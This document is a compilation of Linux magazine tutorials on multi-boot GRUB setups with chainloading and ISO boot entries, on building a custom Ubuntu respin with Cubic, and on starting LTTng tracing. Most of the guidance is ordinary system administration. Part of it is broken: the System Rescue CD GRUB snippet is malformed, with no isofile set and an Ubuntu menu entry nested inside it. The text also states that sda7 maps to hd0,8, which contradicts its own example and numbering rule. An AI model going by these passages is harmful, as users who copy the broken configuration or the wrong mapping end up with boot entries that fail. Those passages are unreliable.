
There is another way of handling multiple distros called 'chainloading'. This is how *Grub* boots Windows because it can't boot Windows itself. Instead, it passes control to the Windows bootloader, as if that had been loaded directly by the BIOS. We can use this to enable each distro to maintain its own boot menu and choose one from the initial *Grub* menu.

That means you need a way to create your own menu entries. You can't simply add them to the `grub.cfg` file as that will be overwritten the

next time `grub-mkconfig` is run, but there is a file in `/etc/grub.d` called **40\_custom** that you can use to add your own menu entries. Copy this to a meaningful name, and possibly change the number to include it earlier in the menu. Edit this file and add valid menu entries to the bottom of this file. Don't touch the existing content – although you can and should read it. If you want to load the menu for OpenSUSE installed on `/dev/sda7`, provided you installed *Grub* to `sda7` or moved it as above, add this to the file:

```
menuentry "Load openSUSE boot menu" {
    set root=(hd0,7)
    chainloader +1
}
```

Remember, *Grub* numbers disks from zero but partitions from one, so `sda7` becomes **hd0,8**. This gives you the original boot menu for each distro, and you don't need to reboot into the primary distro to update the boot menu, but it does mean that you have to make two menu selections to boot any distro but the main one. If you are using this method, you will see that you still have menu entries generated by `grub-mkconfig`. If you are not



» Here we are, four distros, Windows and an option to boot from a rescue CD ISO image – all on the one boot menu with choices to visit the other distros' individual boot menus.

## Rescue systems

One of the neat features of *Grub 2* is that it can boot directly from an ISO image. Apart from allowing magazines to produce really nice multi-boot cover discs, it also means you can have a rescue or live CD always ready to boot. Not only is it faster than booting from an actual CD/DVD (or even a USB stick) but it saves all the time scrabbling through the stuff on your desk to find the right CD.

This requires that the distro supports booting from an ISO. Most do, although the syntax can vary. All you need to do is create a copy of **40\_**

**custom** and add the appropriate menu definition. Here's an example for System Rescue CD (I always keep an ISO of that in **boot**):

```
set root=(hd0,1)
menuentry "System Rescue CD 4.7.0" {
    loopback loop $isofile
    menuentry "Ubuntu 15.10" {
        linux (loop)/casper/vmlinuz.efi file=/cdrom/preseed/ubuntu.seed boot=casper iso-scan/filename=$isofile quiet splash ---
        initrd (loop)/casper/initrd.lz
    }
}
```

and here is one for an Ubuntu live CD image

```
set root=(hd0,1)
isofile=/Ubuntu/ubuntu-15.10-desktop-amd64.iso
loopback loop $isofile
menuentry "Ubuntu 15.10" {
    linux (loop)/casper/vmlinuz.efi file=/cdrom/preseed/ubuntu.seed boot=casper iso-scan/filename=$isofile quiet splash ---
    initrd (loop)/casper/initrd.lz
}
```

Note the use of a variable, `isofile`, both methods work but this one is easier to maintain.

using Windows, you can prevent these menu entries by using the following setting in **/etc/default/grub**:


```
GRUB_DISABLE_OS_PROBER=true
```

As the os-prober function also adds Windows, you cannot do this if you want to be able to boot Windows, so either rename the file containing the chainloader entries to have those entries appear before the others, something like `20_chainload` or copy the windows entry from your existing `grub.cfg` to your chainload file then disable os-prober.

## Sharing space

So we have several distros that are co-existing in harmony, but what about our data? Do we really need a separate **home** directory for each distro? The short answer to that is yes. While we could have a separate filesystem for **home** and share the same user name and home directory, this is likely to cause conflicts. Programs store their configuration files in **your home** directory, and if two of your distros have different versions of the same program you could have problems. Most software will happily read the settings from an older version and update them, but then when you switch back to the distro with the older version, it could break.

One solution is to have a separate filesystem for your data files, these are what take up the space and are the files that you want available to all distros. This can be an entirely separate filesystem, but it could also be your **home** directory in your primary distro, just remember that in this case you will have a lot of file shuffling to do before you can consider deleting that distro should it fall out of favour with you.



► You may find your installer allows you to use less than all of the available space for your installation, saving the trouble of resizing in **GParted** later on.

To do this we need to go back to **GParted** and resize your partitions to make space to create a large partition for your data. Then edit **/etc/fstab** on each distro to mount this filesystem at boot time. Incidentally, it is worth adding fstab entries to mount your other distros in each one, say at

**/mnt/distroname** – it makes things like this easier as you can do all the work in one distro. It also makes accessing files from other distros simple. So have this new filesystem mount at, say, **/mnt/common** and create a directory in it for each user. Then you can create symbolic links to here in your other distros, for example:

```
$ ln -s /mnt/common/user/Documents /home/user/Documents
$ ln -s /mnt/common/user/Music /home/user/Music
```

and so on. Now when you save a file in **Documents**, it will actually go to **/mnt/common/Documents** and be available to all your distros. Note: This assumes you are the only user of the computer.

## Who owns what?

Now we have to tackle the thorny issue of file permissions and ownership. The first thing to do is make sure that the directories in **/mnt/common** have the correct owners with:

```
$ sudo chown -R username: /mnt/common/
user
```

You may expect this to work for all your distros if you created a user with the same name in each of them, but it may not. This is because Linux filesystems don't care about usernames but rather those users' numerical user IDs (UIDs). Most distros give the first user a UID of 1000, but a couple still start at 500, so check your UID in each distro with the **id** command, just run it in a terminal with no arguments. If they all match then great, otherwise you will need to change any non-matching UIDs by editing **/etc/passwd**. Never edit this file directly, a mistake could prevent anyone logging in, use the **vipw** command instead **\$ sudo vipw**.

Find the line for your user, which will look something like this

```
user:x:500:100:/home/user:/bin/bash
```

The first number is the UID, Change it to match the other distros and save the file. Next, need to change all files owned by the old UID to the new one. As everything in your **home** directory should be owned by you, you can take the brute force approach and **chown** everything in there

```
$ cd
```

```
$ sudo chown -R username: .
```

Now you can switch between distros any time you reboot, with each distro running natively and at full speed, and all with access to all of your data. ■

```
*fstab (/etc) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace
*fstab x
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/sda5 during installation
UUID=5743aec8-5642-4fbe-8a0f-c547218372db /
errors=remount-ro 0 1
# swap was on /dev/sda6 during installation
UUID=be7af5ae-c75f-457f-b22a-b7ddf9e00554 none swap
sw 0 0
/dev/fd0 /media/floppy0 auto rw,user,noauto,exec,utf8 0
/dev/sda6 /mnt/common ext4 noatime 0 0
/dev/sda7 /mnt/opensuse ext4 noatime 0 0
/dev/sda8 /mnt/manjaro ext4 noatime 0 0
/dev/sda9 /mnt/fedora ext4 noatime 0 0
/dev/sda1 /mnt/windows ntfs defaults 0 0
```

► For easier management add entries to **/etc/fstab** to mount your distros' root partitions.

# How to build your very own custom Ubuntu distro

Why settle for what the existing distributions have to offer? Michael Reed looks at Cubic, a tool for creating your own custom respin based on Ubuntu.



**Michael Reed**  
has been respinning Linux for so long that he spins it like a record, right round, baby. Right round, round, round.

Part of the beauty of Linux is the freedom of deployment that distributions offer, but when installing it for yourself or others you'll want to change things. So, why not make your own version, or 'respin'? That's what a tool called Cubic is for, and we're going to look at how you use it to modify the standard Ubuntu installation ISO and bend it to your will in terms of content and aesthetics.

As for the difficulty? If you can install packages from the command line and boot from an ISO in a virtual machine, you should find it easy to get started with Cubic as the defaults were always usable in our experience. We'll start with the simplest example of just adding some new packages and rebuilding the ISO. This modified ISO can be used as an installer or as a live desktop environment.

Once that's working, we'll show you how to customise it further by making LXDE the default desktop environment, customising that environment and adding some PPAs so that it really does feel like its your own personal spin on how Linux should look and work.

## Install Cubic

Cubic expects to run under Ubuntu or Linux Mint or one of their derivatives. If you are running a different distribution, you can still use Cubic and follow this tutorial by running Ubuntu in a VM. Begin by installing from PPA. To do this, locate the Cubic page on Launchpad (<https://launchpad.net/cubic>) and follow the instructions by cutting and pasting the needed commands from that page.

```
sudo apt-add-repository ppa:cubic-wizard/release
```

adds the repository to your system. `sudo apt update` updates the system so that it can see contents of the Cubic PPA. `sudo apt install --no-install-recommends cubic mn` adds Cubic itself. Other than that, the installation should then take care of itself in terms of dependencies.

The next step is to obtain an up-to-date Ubuntu installation ISO to work with. We'll use Ubuntu 21.04, but 20.04 LTS (Long Term Service) is a good choice as well. Launch Cubic in the normal way that you launch GUI apps or load it in a terminal window for extra progress information. When running, Cubic requires no super-user



► We added the LXDE desktop to a standard Ubuntu installation ISO. We also added a custom default backdrop for all new users.

privileges, unlike some tools of this sort. The first page of the Cubic user interface enables you to specify the project directory. Cubic doesn't run any tests for free space itself, and you'll need quite a lot of space for the uncompressed ISO. The Ubuntu Desktop installation ISO may weigh in at around 2.7GB, but its actual content is about double that as it's compressed using Squashfs. We'd recommend having at least 20GB free before you begin using Cubic.

The decompressing and recompressing of an ISO is rather time-consuming and an SSD works faster than a mechanical hard drive for this task. One way of speeding things up is to leave the project directory intact between different build attempts.

This way, the decompression stage of the process only has to be carried out once, and you keep the changes you've already made. Delete the folder and start again if you want a true fresh start at modifying the ISO.

Having specified the working directory for the project, press Next to proceed to the next page, the Project page. Click the icon next to the filename field and specify the base ISO that you plan to use as your starting point for customisations. Once you've done that, most of the fields on this page will be filled in automatically, but you can safely change things like

## Quick tip

When you modify an Ubuntu distribution that makes use of a live CD environment, using Cubic, you're also modifying the live environment. This means that Cubic is perfect for making a bootable ISO with some extra tools on it. All you need to do is select 'Try Ubuntu' when it starts up.

# Build your own custom Ubuntu distro

the release name and the name of the output ISO.

Click next to move on to the Extract page. You don't have to do anything on this page, but be warned that it might be a good time for a quick tea break, as extraction can take a few minutes. Once this is complete, you can open the same directory again in the future. Once you've extracted the files from the ISO, you can quit the application at any time as long as you don't interrupt an operation that is in process, and this means that you don't have to complete the customisation in a single session with the program.

## The Terminal page

Without doing anything else, you'll be moved onto the next page, the Terminal page, and this is where we'll be spending a lot of our time. Cubic employs some Linux wizardry (a chroot terminal) to give you a virtual terminal that operates on the filesystem that will later be rolled into an installation ISO.

In general, most customisations that you can carry out from the command line on a running Linux system can be done from here, and you can use familiar tools, such as apt, to carry them out. More advanced customisation can get quite technical, but on the positive side, there is practically no limit to the changes you can make. Note that we can cut and paste commands into the window. There is also a copy icon at the top of this window, and this allows you to copy files and folders into the currently selected directory.

Before we attempt to add packages to the system, we'll start by adding the Universe and Multiverse repositories and update the system.

```
add-apt-repository universe
```

```
add-apt-repository multiverse
```

Notice that we omit the `sudo` command as we're effectively the root user already, but show some care as you could accidentally wreak havoc on this virtual system as we can affect any files we like within it. If we run `apt upgrade`, the entire system will be updated to the current version of each package. This doesn't increase the size of the eventual ISO by much because you're only replacing outdated packages with newer versions.

GIMP and Inkscape are two highly useful graphics programs, and we'll add them both by typing `apt install gimp inkscape`. When you use apt in this way, before you confirm that you want to go through with the installation, apt will give you an estimate of how much space will be used up; although, it is impossible to say precisely how much size this will add to your finished installation ISO as the filesystem will be compressed. We could have used



Our idea of an appropriate Linux startup screen.  
Check out the Plymouth themes at [www.gnome-look.org](http://www.gnome-look.org) or modify/create your own (see <https://wiki.ubuntu.com/Plymouth>).

Krita rather than GIMP for this example, but we didn't because the Krita package pulls in quite a lot of KDE resources, and we're trying to keep this example fairly slim.

What we've done so far is a fairly minor change to the installation ISO, and we'll eventually do things like adding PPA repositories and changing the desktop environment, but for now, we'll leave it at that.

## Optimise packages

Clicking Next again takes us to another screen (after Cubic has carried out a bit more preparatory work) and this page allows you to remove packages from the final installation. This means that you can have packages that are on the live ISO, but are not part of the actual installation. Make alterations in this section with care, and don't remove anything unless you're absolutely sure that the system doesn't need it.

As is true at all stages of customisation, you can move backwards and forwards through the pages of the Cubic interface without losing the virtual filesystem that contains your modifications.

Clicking Next takes you to a page where you can select between three tabs. 'Kernel' allows you to choose the kernel that will be installed. This is the kernel that the installer boots to rather than the kernel that is eventually installed to your hard disk. Occasionally, the stock kernel on a standard ISO won't work because of incompatibilities with your



There are a lot of Linux utilities for remixing an existing distribution floating about, but we found that most of them aren't maintained! This means that they only work properly with distributions that are now out of date. Even if they seem to work, chances are they'll fall over halfway through the process or what they produce won't work properly.[linuxium.com.au](http://linuxium.com.au).

## Cubic Documentation

The documentation for Cubic is rather limited as it's concentrated on the Launchpad page for the project. The two areas that provide the most information are the Answers and FAQs sections. The Answers section shows a good (but not massive) level of activity and it helps that it's searchable too. The main Cubic developer is highly active on this forum-like section of the Launchpad page, often offering highly detailed answers. This means that the information is there, but it's quite a lot of work to search for it.

Cubic is quite a well-known program and it's been around for a number of years, so web searches tend to be fruitful. For example, searching on askubuntu.com produces a lot of useful information. However, check the age of posts as they stretch back quite a long way and might not be applicable to the version of Ubuntu that you are using. A few YouTube videos covering the basics exist. We feel that a lack of plentiful, traditional documentation is probably the weakest point of the overall Cubic experience.

A screenshot of the Cubic Launchpad page. The header includes links for Overview, Code, Bugs, Blueprints, Translations, and Answers. The main section is titled "Questions for Cubic" with a "by relevancy" dropdown and a "Search" bar. Below this is a "Languages Filter" with options to change preferred languages. A summary table shows 698512 entries, with filters for English (en), Status (Open, Needs Information, Answered, Solved, Expired, Invalid), and Created (2021-08-25, 2021-08-32). The table includes columns for Summary, Created, Submitter, and Last Comment.

Asking around on the Launchpad is probably your best bet for answers.

# Hacking

## Quick tip


As we were using Cubic, we noticed that the following error kept popping up: "Error while dialing dial unix /run/zsysd.sock: connect: no such file or directory". However, the developer himself mentioned on the forum that the error can be ignored.

hardware, but an older or newer kernel will work. Install the kernel you want to work with on the Terminal page (`apt install <name of kernel>`) and then select it here if the latest one causes any problems.

'Preseed' allows you to alter software choices during installation. See the Debian Wiki (<https://wiki.debian.org/DebianInstaller/Preseed>) for a full guide to what preseeding is capable of and how it works. 'Boot' has options that mostly relate to the GRUB bootloader. In this example, we won't alter anything in the sections on this page. The next page allows you to alter the compression scheme used by Squashfs, and we'll leave this as is too.

## Generate the ISO

The next page is the Generate page, and as soon as we go to this page, Cubic will start the work of building the installable system. In the interests of testing the system with a simple example, we'd recommend allowing this process to complete if you're new to using Cubic. Compressing the filesystem and building the ISO is quite a lengthy process, and usually takes several minutes or more, while giving your CPU and memory quite a workout. Linux always seems to use up a lot of memory when dealing with either large files, lots of files, or both; so consider shutting down unneeded applications at this point, unless you have a lot of system memory to spare. Things were a bit cramped on the 8GB machine we used for testing. If everything goes according to plan, the end result will be an ISO. Load the ISO into a virtual machine to complete the test.



```
Cubic
Custom Ubuntu ISO Creator

Customize the Linux file system using the virtual environment terminal.

✓ You are in the virtual environment.

origin archive.ubuntu.com
500 http://archive.ubuntu.com/ubuntu hirsute-updates/restricted amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute-updates, n=hirsute, l=Ubuntu, c=restricted, b=amd64
origin archive.ubuntu.com
500 http://security.ubuntu.com/ubuntu hirsute-security/universe amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute-security, n=hirsute, l=Ubuntu, c=universe, b=amd64
origin security.ubuntu.com
500 http://security.ubuntu.com/ubuntu hirsute-security/main amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute-security, n=hirsute, l=Ubuntu, c=main, b=amd64
origin security.ubuntu.com
500 http://security.ubuntu.com/ubuntu hirsute-security/multiverse amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute-security, n=hirsute, l=Ubuntu, c=multiverse, b=amd64
origin security.ubuntu.com
500 http://security.ubuntu.com/ubuntu hirsute-security/restricted amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute-security, n=hirsute, l=Ubuntu, c=restricted, b=amd64
origin security.ubuntu.com
500 http://archive.ubuntu.com/ubuntu hirsute/universe amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute, n=hirsute, l=Ubuntu, c=universe, b=amd64
origin archive.ubuntu.com
500 http://archive.ubuntu.com/ubuntu hirsute/main amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute, n=hirsute, l=Ubuntu, c=main, b=amd64
origin archive.ubuntu.com
500 http://archive.ubuntu.com/ubuntu hirsute/multiverse amd64 Packages
release v=21.04, o=Ubuntu, a=hirsute, n=hirsute, l=Ubuntu, c=multiverse, b=amd64
origin archive.ubuntu.com
```

► **The chroot terminal of Cubic.**  
You'll probably spend most of your time here, as this is where you can add extra packages and make other modifications.

What you should be presented with is a standard Ubuntu installation, but it will install the extras that we have added (GIMP and Inkscape in this example). If you choose 'Test Ubuntu' rather than 'Install Ubuntu', you can use the live environment, and it too will contain the extra packages that we've added. If you select 'minimal installation' in the Ubuntu installer options, our changes will always be added, but the installation process will go faster and less cruft will be added to the installation.

Once the installation has completed, assuming everything has worked as it should, you should be able to boot into Ubuntu Linux and test it out.

Having gone through a test installation, we've only scratched the surface of what you can do with Cubic. Here are some further refinements and ideas to personalise the installation. To make the additions, you can open the Cubic working directory that you used before. This saves time and keeps the changes we made in terms of updating the package system.

## Desktop environments

We can add the LXDE desktop environment and the LightDM login manager by typing `apt install lxde lightdm` on the terminal page. When you do this, you should see a text mode dialogue that gives you the option of choosing your default login manager. Choose LightDM. We now have to edit a text file to make LXDE the default desktop environment for new users. Within the Cubic chroot terminal type `nano /usr/share/lightdm/lightdm.conf.d/50-ubuntu.conf`. Apologies for the long filename there; it's not so bad if you use Tab completion to get to it. In this file, change the part after the `user-session=` to read `LXDE` rather than whatever is already in there. This means that you will now automatically log into LXDE, and in addition, LXDE will be the desktop environment of the live ISO, if you choose 'Try Ubuntu' rather than 'Install Ubuntu'.

It's possible to mass-copy installed packages from an already installed system using an old apt trick. Type `dpkg --get-selections > package_list.txt` on a running setup to gather a list of all packages installed on the system. You can then apply this list within the chroot terminal of Cubic by typing:

```
dpkg --set-selections < package_list.txt
apt-get dselect-upgrade
```

You can also use this technique to 'save' the package list of a system that you've customised in Cubic by typing that first command into the chroot terminal of the installation. Of course, you can prune this list by hand in a text editor.


## Living in a Virtual Machine

One downside of creating a respin is that you usually need to carry out the installation, the longest part of the respin process, over and over again. Typically, you'll do this with a VM and any increase in efficiency here is well worth it.

As with all file-based Linux work, increasing the amount of available memory will speed things up. Allocating 2GB is about the minimum for reasonable performance. Allocate as many CPU cores as you can as the Ubuntu installer will make the most of them. If using VirtualBox as your


virtualiser, there's an option in Settings... > Storage > Controller: SATA called 'Use Host I/O Cache', and we've found that it greatly speeds up tasks such as installing a distro. There's a slight risk of data loss within the VM if it crashes when using this option, but it's not a big deal with a job like this as you could just start the installation again.

Even if you plan to use the full install eventually, select 'minimal' in the Ubuntu installer to speed things up when testing.



► **VirtualBox (and possibly other VM managers) can speed up host I/O.**

# Build your own custom Ubuntu distro



➤ The package removal page. If ticked, these packages will not be added to the final Linux installation.

## Users and wallpapers

Whenever a distribution like Ubuntu creates a new user it creates a directory for that user and populates it with the contents of the `/etc/skel` directory. Let's look at a case where you want to give the user a custom backdrop image as soon as they log in for the first time.

The snag is that different desktop environments use different methods to display the background image. This is a method that will work for LXDE. In the case of LXDE, the file manager (PCManFM) draws the backdrop. To begin the process try customising the LXDE desktop in a running VM, and set the backdrop image to something in the `/usr/share/backgrounds/` directory. Having done this, copy the configuration file from its location within the home directory (`~/.config/pcmanfm/LXDE/desktop-items-0.conf`). The parameter within this file happens to be `'wallpaper='` and you can edit it by hand if you want to.

On the other side, copy the files to the filesystem of the Cubic chroot environment using the 'copy' icon at the top of the Terminal page. Place the image in the same place as before by typing `cd /usr/share/backgrounds/` and using the copy icon at the top.

Recreate the `config` directory structure and move into that directory with:

```
cd /etc/skel  
mkdir -p .config/pcmanfm/LXDE  
cd .config/pcmanfm/LXDE
```

Following this, copy the `desktop-items-0.conf` file into this directory using the copy icon.

There's quite a lot of potential here to pre-customise the user environment using the method of customising in a VM and then copying the configuration files. For example, let's say that you were producing a custom installation ISO for a college. In such a case, you might place a welcome pack of useful files (PDFs, images, etc) into the home directory. To do this, just place those files into `/etc/skel` using the Cubic interface.

All of the splash screens, such as the startup screen, used by Ubuntu Linux use a system called Plymouth. Customising Plymouth is a lengthy topic in itself as there are so many files that you can modify, and together these constitute a theme. The easiest way to get started with customising the splash screens is to browse the

Plymouth themes at [www.gnome-look.org](http://www.gnome-look.org).

Most come with an installation script.

To use with Cubic, download the theme and unpack it and then copy the files to the chroot environment using the 'copy' icon. At the Cubic terminal, `cd` into the directory and run the installation script. Once this has completed, do `rm -rf [name of directory]` to remove the directory with installation files so that it isn't copied to the installation ISO. See the official Ubuntu Wiki (<https://wiki.ubuntu.com/Plymouth>) for more information on customising your own Plymouth themes. Most of those instructions don't require any modification to work under the Cubic chroot, but having made the changes type

```
update-initramfs -k all
```

## Custom PPAs


You can add debs and PPAs to Ubuntu in the normal way that you'd expect, using the chroot environment on the Terminal page. So, for example, you could add the Inkscape PPA and install Inkscape by typing:

```
add-apt-repository ppa:inkscape.dev/stable  
apt install inkscape
```

This means that Inkscape will now be installed from the get go, and when you update the system, the updated versions will be pulled from the PPA rather than the Ubuntu repository. Do something like `apt-cache policy` and cut and paste that into a text file if you want to keep a complete list of every repository you've added to the system as a reminder for future respins.

Add downloaded debs to the chroot environment and install them with `dpkg -i [name of .deb]`. Nearly everything will work, but occasionally something requires a service that the chroot environment can't provide. As is the case with customising the user home directory, as detailed earlier, if you can't automate the installation, you could copy the .deb files manually and add a small post-install script, to be invoked manually, to install them.

Happy respins!



➤ The ISO generation screen. This is a time-consuming process and memory and CPU usage will peak while it's going on.

# LTTng: Tracing apps in Linux

It's time to introduce the essentials of software tracing and how to use LTTng for understanding what's happening on a running system.

```
2. mtsouk@LTTng: ~ (ssh)
mtsouk@LTTng:~$ sudo apt-get install lttng-tools lttng-modules-dkms liblttng-ust-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  liblttng-ust-dev lttng-modules-dkms lttng-tools
0 upgraded, 3 newly installed, 0 to remove and 215 not upgraded.
Need to get 0 B/873 kB of archives.
After this operation, 6,191 kB of additional disk space will be used.
Selecting previously unselected package liblttng-ust-dev:amd64.
(Reading database ... 175696 files and directories currently installed.)
Preparing to unpack .../liblttng-ust-dev_2.7.1-1_amd64.deb ...
Unpacking liblttng-ust-dev:amd64 (2.7.1-1) ...
Selecting previously unselected package lttng-modules-dkms.
Preparing to unpack .../lttng-modules-dkms_2.7.1-1_all.deb ...
Unpacking lttng-modules-dkms (2.7.1-1) ...
Selecting previously unselected package lttng-tools.
Preparing to unpack .../lttng-tools_2.7.1-2-fakesync1_amd64.deb ...
Unpacking lttng-tools (2.7.1-2-fakesync1) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for ureadahead (0.100.0-19) ...
Processing triggers for systemd (229-4ubuntu4) ...
Setting up liblttng-ust-dev:amd64 (2.7.1-1) ...
Setting up lttng-modules-dkms (2.7.1-1) ...
Loading new lttng-modules-2.7.1 DKMS files...
First Installation: checking all kernels...
Building only for 4.4.0-21-generic
Building initial module for 4.4.0-21-generic
Done.
```

## Quick tip

Software tracing is the process of understanding what's happening on a running software system. A trace application can trace both user applications and the OS at the same time. If you're an amateur Linux user, you may find tracing difficult to understand, so try using simple examples until it makes more sense.

LTTng is an open source tracing framework that runs on Linux. This enables you to understand the interactions between multiple components of a system, such as the kernel, C or C++, Java and Python applications. On the Ubuntu 16.04 distro you can install LTTng as follows:

```
$ sudo apt-get install lttng-tools lttng-modules-dkms liblttng-ust-dev
```

After a successful install you will see at least one process related to LTTng running (see above right for how the installation process looks in more detail):

```
# ps ax | grep -i ltt | grep -v grep
3929 ? Ssl 0:00 /usr/bin/lttng-sessiond
```

You can find the version of LTTng you are using with:

```
$ lttng --version
lttng (LTTng Trace Control) 2.7.1 - Herbe à Détourne
```

## Using LTTng

LTTng does two main things: instrumenting and controlling tracing. Instrumenting is the task of inserting probes into source code, and there are two types of probes: manual,

(which are hardcoded at specific locations in the source code), and automatic (which are dynamically executed when something specific happens). Controlling tracing is what you can do using the `lttng` command line utility. The following command displays all available tracing events related to the Linux kernel:

```
$ sudo lttng list --kernel
$ sudo lttng list --kernel | wc
234 1389 17062
```

(You can see a small part of the output from `lttng list --kernel`, bottom right). If the previous commands fail then there's a chance that the LTTng kernel module isn't running, which you can check with: `$ lsmod | grep -i ltt`.

In that case, you can start LTTng as follows:

```
$ sudo /etc/init.d/lttng-sessiond start
[ ok ] Starting lttng-sessiond (via systemctl): lttng-sessiond.service.
```

If you try to run the `lttng list` command without root privileges, you will get an error message instead of the expected output:

## Comparing LTtng to similar tools

There are many tracing tools for Linux including *DTrace*, *perf\_events*, *SystemTap*, *sysdig*, *strace* and *ftrace*. *SystemTap* is the most powerful tool of all but *LTtng* comes close, apart from the fact that it doesn't offer an easy way to do in-kernel programming. *DTrace* is in an experimental state on the Linux platform, its biggest advantage is that it also works on other Unix platforms including Solaris and Mac OS X. Alternatively,

*perf\_events* can solve many issues and is relatively safe to use and as a result it is very good for amateur users who don't need to control everything on a Linux machine. Built into the Linux kernel, *ftrace* has many capabilities but doesn't offer in-kernel programming, which means that you'll have to post-process its output.

*LTtng* has the lowest overhead of all tools because its core is very simple and generates

trace files in CTF format, which allows you to process them remotely or put them in a database such as *MongoDB* or *MySQL*. However, as you have to post-process the generated trace files, you cannot get real-time output from *LTtng*.

